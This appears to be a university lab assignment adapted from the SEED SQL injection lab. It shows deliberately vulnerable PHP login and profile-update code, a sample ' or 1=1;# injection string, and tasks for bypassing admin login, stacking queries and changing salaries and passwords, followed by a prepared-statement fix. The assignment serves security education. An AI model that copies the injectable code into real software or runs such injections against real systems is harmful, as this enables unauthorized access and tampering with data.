NAME	ID	PASSWORD	SALARY	BIRTHDAY	SSN	NICKNAME	EMAIL	ADDRESS	PHONE#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

4.2 Get Familiar with SQL Statements [6 marks]

We have created a database called `Users`, which contains a table called `credential`; the table stores the personal information (e.g. eid, password, salary, ssn, etc.) of every employee. In this task, you need to play with the database to get familiar with SQL queries.

MySQL is an open-source relational database management system. We have already setup MySQL in our SEEDUbuntu VM image. The user name is `root` and password is `seedubuntu`. Please login to MySQL console using the following command:

```
$ mysql -u root -pseedubuntu
```

After login, you can create new database or load an existing one. As we have already created the `Users` database for you, you just need to load this existing database using the following command:

```
mysql> use Users;
```

To show what tables are there in the `Users` database, you can use the following command to print out all the tables of the selected database.

```
mysql> show tables;
```

After running the commands above, you need to use a SQL command to print all the profile information of the employee `Alice`. Please provide the screenshot of your results.

4.3 SQL Injection Attack on SELECT Statement [9 Marks]

SQL injection is basically a technique through which attackers can execute their own malicious SQL statements generally referred as malicious payload. Through the malicious SQL statements, attackers can steal information from the victim database; even worse, they may be able to make changes to the database. Our employee management web application has SQL injection vulnerabilities, which mimic the mistakes frequently made by developers.

We will use the login page from `www.SEEDLabSQLInjection.com` for this task. The login page asks users to provide a user name and a password. The web application authenticate users based on these two pieces of data, so only employees who know their passwords are allowed to log in. Your job, as an attacker, is to log into the web application without knowing any employee's credential.

To help you started with this task, we explain how authentication is implemented in the web application. The PHP code `unsafe_home.php`, located in the `/var/www/SQLInjection` directory, is used to conduct user authentication. The following code snippet show how users are authenticated.

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
            nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
    if(name=='admin') {
        return All employees information;
    } else if (name !=NULL){
        return employee information;
    }
}   else {
    Authentication Fails;
}
```

The above SQL statement selects personal employee information such as id, name, salary, ssn etc from the `credential` table. The SQL statement uses two variables `input_uname` and `hashed_pwd`, where `input_uname` holds the string typed by users in the `username` field of the login page, while `hashed_pwd` holds the `sha1` hash of the password typed by the user. The program checks whether any record matches with the provided username and password; if there is a match, the user is successfully authenticated, and is given the corresponding employee information. If there is no match, the authentication fails.

1. **Sub-task 1: SQL Injection Attack from webpage.** Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is `admin`, but you do not the password. You need to decide what to type in the `Username` and `Password` fields to succeed in the attack.

2. **Sub-task 2: SQL Injection Attack from command line.** Your task is to repeat **Task SQL Injection Attack from webpage.**, but you need to do it without using the webpage. You can use command line tools, such as `curl`, which can send HTTP requests. One thing that is worth mentioning is that if you want to include multiple parameters in HTTP requests, you need to put the URL and the parameters between a pair of single quotes; otherwise, the special characters used to separate parameters (such as &) will be interpreted by the shell program, changing the meaning of the command. The following example shows how to send an HTTP GET request to our web application, with two parameters (`username` and `Password`) attached:

   ```
   $ curl
       'www.SeedLabSQLInjection.com/index.php?username=alice&Password=111'
   ```

   If you need to include special characters in the `username` or `password` fields, you need to encode them properly, or they can change the meaning of your requests. If you want to include single quote in those fields, you should use %27 instead; if you want to include white space, you should use %20. In this task, you do need to handle HTTP encoding while sending requests using `curl`.

3. **Sub-task 3: Append a new SQL statement.** In the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL, semicolon (;) is used to separate two SQL statements. Please describe how you can use the login page to get the server run two SQL statements. Try the attack to delete a record from the database, and describe your observation.

4.4 SQL Injection Attack on UPDATE Statement [9 Marks]

If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, because attackers can use the vulnerability to modify databases. In our Employee Management application, there is an Edit Profile page that allows employees to update their profile information, including nickname, email, address, phone number, and password. To go to this page, employees need to log in first.

When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed. The PHP code implemented in `unsafe_edit_backend.php` file is used to update employee's profile information. The PHP file is located in the `/var/www/SQLInjection` directory.

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
    nickname='$input_nickname',
    email='$input_email',
    address='$input_address',
    Password='$hashed_pwd',
    PhoneNumber='$input_phonenumber'
    WHERE ID=$id;";
$conn->query($sql);
```

1. **Sub-task 1: Modify your own salary.** As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that you (Alice) are a disgruntled employee, and your boss Boby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. Please demonstrate how you can achieve that. We assume that you do know that salaries are stored in a column called `salary`.

2. **Sub-task 2: Modify other people' salary.** After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.

3. **Sub-task 3: Modify other people' password**. After changing Boby's salary, you are still disgruntled, so you want to change Boby's password to something that you know, and then you can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Boby's account using the new password. One thing worth mentioning here is that the database stores the hash value of passwords instead of the plaintext password string. You can again look at the `unsafe_edit_backend.php` code to see how password is being stored. It uses SHA1 hash function to generate the hash value of password.

To make sure your injection string does not contain any syntax error, you can test your injection string on MySQL console before launching the real attack on our web application.

4.5 Countermeasure — Prepared Statement [6 Marks]

The fundamental problem of the SQL injection vulnerability is the failure to separate code from data. When constructing a SQL statement, the program (e.g. PHP program) knows which part is data and which part is code. Unfortunately, when the SQL statement is sent to the database, the boundary has disappeared; the boundaries that the SQL interpreter sees may be different from the original boundaries that was set by the developers. To solve this problem, it is important to ensure that the view of the boundaries are consistent in the server-side code and in the database. The most secure way is to use *prepared statement*.

To understand how prepared statement prevents SQL injection, we need to understand what happens when SQL server receives a query. The high-level workflow of how queries are executed is shown in Figure 1. In the compilation step, queries first go through the parsing and normalization phase, where a query is checked against the syntax and semantics. The next phase is the compilation phase where keywords (e.g. SELECT, FROM, UPDATE, etc.) are converted into a format understandable to machines. Basically, in this phase, query is interpreted. In the query optimization phase, the number of different plans are considered to execute the query, out of which the best optimized plan is chosen. The chosen plan is store in the cache, so whenever the next query comes in, it will be checked against the content in the cache; if it's already present in the cache, the parsing, compilation and query optimization phases will be skipped. The compiled query is then passed to the execution phase where it is actually executed.

Prepared statement comes into the picture after the compilation but before the execution step. A prepared statement will go through the compilation step, and be turned into a pre-compiled query with



Figure 1: Illustration figure.

empty placeholders for data. To run this pre-compiled query, data need to be provided, but these data will not go through the compilation step; instead, they are plugged directly into the pre-compiled query, and are sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement prevents SQL injection attacks.

Here is an example of how to write a prepared statement in PHP. We use a SELECT statment in the following example. We show how to use prepared statement to rewrite the code that is vulnerable to SQL injection attacks.

```
$sql = "SELECT name, local, gender
        FROM USER_TABLE
        WHERE id = $id AND password ='$pwd' ";
$result = $conn->query($sql))
```

The above code is vulnerable to SQL injection attacks. It can be rewritten to the following

```
$stmt = $conn->prepare("SELECT name, local, gender
                        FROM USER_TABLE
                        WHERE id = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```

Using the prepared statement mechanism, we divide the process of sending a SQL statement to the database into two steps. The first step is to only send the code part, i.e., a SQL statement without the

actual the data. This is the prepare step. As we can see from the above code snippet, the actual data are replaced by question marks (?). After this step, we then send the data to the database using bind_param(). The database will treat everything sent in this step only as data, not as code anymore. It binds the data to the corresponding question marks of the prepared statement. In the bind_param() method, the first argument "is" **indicates the types of the parameters**: "i" means that the data in $id has the integer type, and "s" means that the data in $pwd has the string type.

For this task, please use the prepared statement mechanism to fix the SQL injection vulnerabilities exploited by you in the previous tasks. Then, check whether you can still exploit the vulnerability or not.

4.6 Guidelines

Test SQL Injection String. In real-world applications, it may be hard to check whether your SQL injection attack contains any syntax error, because usually servers do not return this kind of error messages. To conduct your investigation, you can copy the SQL statement from php source code to the MySQL console. Assume you have the following SQL statement, and the injection string is ' or `1=1;#`.

```
SELECT * from credential
WHERE name='$name' and password='$pwd';
```

You can replace the value of `$name` with the injection string and test it using the MySQL console. This approach can help you to construct a syntax-error free injection string before launching the real injection attack.

5 Acknowledgement

This assignment is is largley adopted and modified from the SEED project (Developing Instructional Laboratories for Computer Security Education), at the website http://www.cis.syr.edu/~wedu/seed/index.html.